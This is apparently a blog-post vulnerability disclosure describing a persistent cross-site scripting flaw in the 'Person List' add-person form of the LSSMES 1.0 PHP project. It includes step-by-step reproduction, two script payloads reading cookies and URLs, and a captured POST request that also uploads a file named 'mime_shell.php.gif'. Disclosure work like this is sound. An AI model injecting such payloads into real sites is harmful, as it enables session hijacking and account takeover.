Tushar
Follow
Mar 2, 2021 · 2 min read · Listen

Local Services Search Engine Management System Project (LSSMES) 1.0 — 'Person List' Persistent Cross-Site Scripting (XSS)

Product: LSSMES-V1.0

Vulnerability Title: Persistent Cross-Site Scripting (XSS)

Identifier: Owasp Top 10: Injection

Detailed description: It was found that when we **Add Person** using the admin login, add-person.php is given a POST request containing **name** and **address** with all other parameters. Whereas, **name & address** is the parameter that is vulnerable to XSS.

Steps to reproduce:
1) Login with Admin Credentials and click on the **Person List** button.

2) Click on the **Add Person** button.

3) Now add the 'Ba1man' in the input field of **Name** and 'Ba2man' in the input field of **Address** then intercept it with Burp Suite.

4) Now add the following payload input field of **Name & Address**.

Payload 1: ba1man"></td><script>alert(document.cookie)</script>

Payload 2: ba2man"></td><script>alert(document.URL)</script>

4) Click On Add

5) Now go to http://localhost/LSSMES/lssems/view-category-detail.php?viewid=3

6) XSS payload is triggered.

7) Secondly, go to http://localhost/LSSMES/lssems/single-person-detail.php?viewid=25

8) Again XSS payload is triggered

Proof-of-concept:

1) Vulnerable Form Request:

POST /LSSMES/lssems/admin/add-person.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary= — — — — — — — — — — — — — -366892106534365372313887502624
Content-Length: 1110
Origin: http:// localhost
Connection: close
Referer: http:// localhost /LSSMES/lssems/admin/add-person.php
Cookie: PHPSESSID=rinoskt58u1hpa8s6i7di53rbc
Upgrade-Insecure-Requests: 1
— — — — — — — — — — — — — -366892106534365372313887502624
Content-Disposition: form-data; name="category"
3
— — — — — — — — — — — — — -366892106534365372313887502624
Content-Disposition: form-data; name="name"

ba1man"></td><script>alert(document.cookie)</script>

— — — — — — — — — — — — — -366892106534365372313887502624
Content-Disposition: form-data; name="propic"; filename="mime_shell.php.gif"
Content-Type: image/gif
GIF8;
— — — — — — — — — — — — — -366892106534365372313887502624

Content-Disposition: form-data; name=”mobilenumber”
8524697125
— — — — — — — — — — — — — -366892106534365372313887502624
Content-Disposition: form-data; name=”address”


ba2man”></td><script>alert(document.URL)</script>

— — — — — — — — — — — — — -366892106534365372313887502624
Content-Disposition: form-data; name=”city”

— — — — — — — — — — — — — -366892106534365372313887502624
Content-Disposition: form-data; name=”submit”
— — — — — — — — — — — — — -366892106534365372313887502624 —

2.1) Response:


Go to http://localhost/LSSMES/lssems/view-category-detail.php?viewid=3



XSS from name parameter

2.2) Response:

Go to http://localhost/LSSMES/lssems/single-person-detail.php?viewid=25



XSS from address parameter

Thanks For Reading !!!

Linkedin Profile: https://www.linkedin.com/in/tushar-vaidya-2111s5/

Xss Attack Xss Vulnerability Forms Projects